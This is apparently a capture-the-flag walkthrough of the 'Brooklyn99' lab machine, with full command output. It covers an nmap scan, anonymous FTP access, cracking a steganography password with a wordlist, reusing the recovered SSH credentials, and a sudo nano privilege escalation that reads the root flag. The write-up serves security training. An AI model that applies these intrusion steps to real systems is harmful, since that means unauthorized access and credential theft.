Brooklyn99 Pentest Walkthrough

Nmap Scan

nmap -T4 -A -p- 10.10.246.56 > Nmap_Scan

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 23:31 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.58% done
Stats: 0:03:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.08% done; ETC: 00:01 (0:26:26 remaining)
Stats: 0:07:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.52% done; ETC: 00:04 (0:25:25 remaining)
Stats: 0:07:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.53% done; ETC: 00:04 (0:25:25 remaining)
Stats: 0:11:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.59% done; ETC: 00:06 (0:22:56 remaining)
Stats: 0:21:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.77% done; ETC: 00:06 (0:14:12 remaining)
Stats: 0:21:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.78% done; ETC: 00:06 (0:14:12 remaining)
Stats: 0:27:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.26% done; ETC: 00:08 (0:09:08 remaining)
Stats: 0:27:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.27% done; ETC: 00:08 (0:09:08 remaining)
Stats: 0:33:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.22% done; ETC: 00:08 (0:03:15 remaining)
Stats: 0:33:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.24% done; ETC: 00:08 (0:03:15 remaining)
Nmap scan report for 10.10.246.56
Host is up (0.23s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.96.55
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/31%OT=21%CT=1%CU=36604%PV=Y%DS=4%DC=T%G=Y%TM=61F76F3
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=106%TI=Z%CI=Z%TS=A)OPS(O1=M506ST11NW7%O2=M506ST11NW7%O
```

```
OS:3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11NW7%O6=M506ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M506NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   196.44 ms 10.6.0.1
2   ... 3
4   261.47 ms 10.10.246.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2322.49 seconds
```

We can see ports 21 ftp, 22 ssh, and 80 http are open.
Lets first start Exploring ftp it has anonymous login

FTP Exploration

```
ftp 10.10.246.56
Connected to 10.10.246.56
220 (vsFTPd 3.0.3)
Name (10.10.246.56:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30243|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp>
```

When we login to ftp, we can see there is a note.


```
ftp> more note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hac
ks into the nine nine.
```

We now have some usernames to work with.

Lets take a look at port 80 http.

Webpage Exploration



There is nothing but an image here, nothing to click on or view.

Lets take a look at the source code.

Http Source Code Review

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.</p>
<!-- Have you ever heard of steganography? -->
</body>
</html>
```


upon review of the source code, we see there is a url that has a jpg, and a clue to use steganography. Lets download the

image.

wget http://10.10.246.56/brooklyn99.jpg

Steganography

We can see the image is password protected.



Stegcracker

Time to crack the image password with stegcracker.

stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt > Cracked_Password_for_steghide
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20459 passwords
Your file has been written to: brooklyn99.jpg.out

We cracked the password. Lets look at the at the image contents.


Holts Password:
fluffydog12@ninenine

Enjoy!!

We find credentials!! Lets use SSH to try and login.


SSH Login

Yes!! The credentials worked. Now lets get the user flag.




User Flag

We found the user flag!! Now lets see if we can escalate our privilages.




Root Flag

Lets run sudo -l to see if we can run anything as root. Yes! we can run nano as root.



Root Flag

sudo nano /root/root.txt



Thanks

Woot woot!! We have the root flag congratulations!! Thank you for using my walkthrough.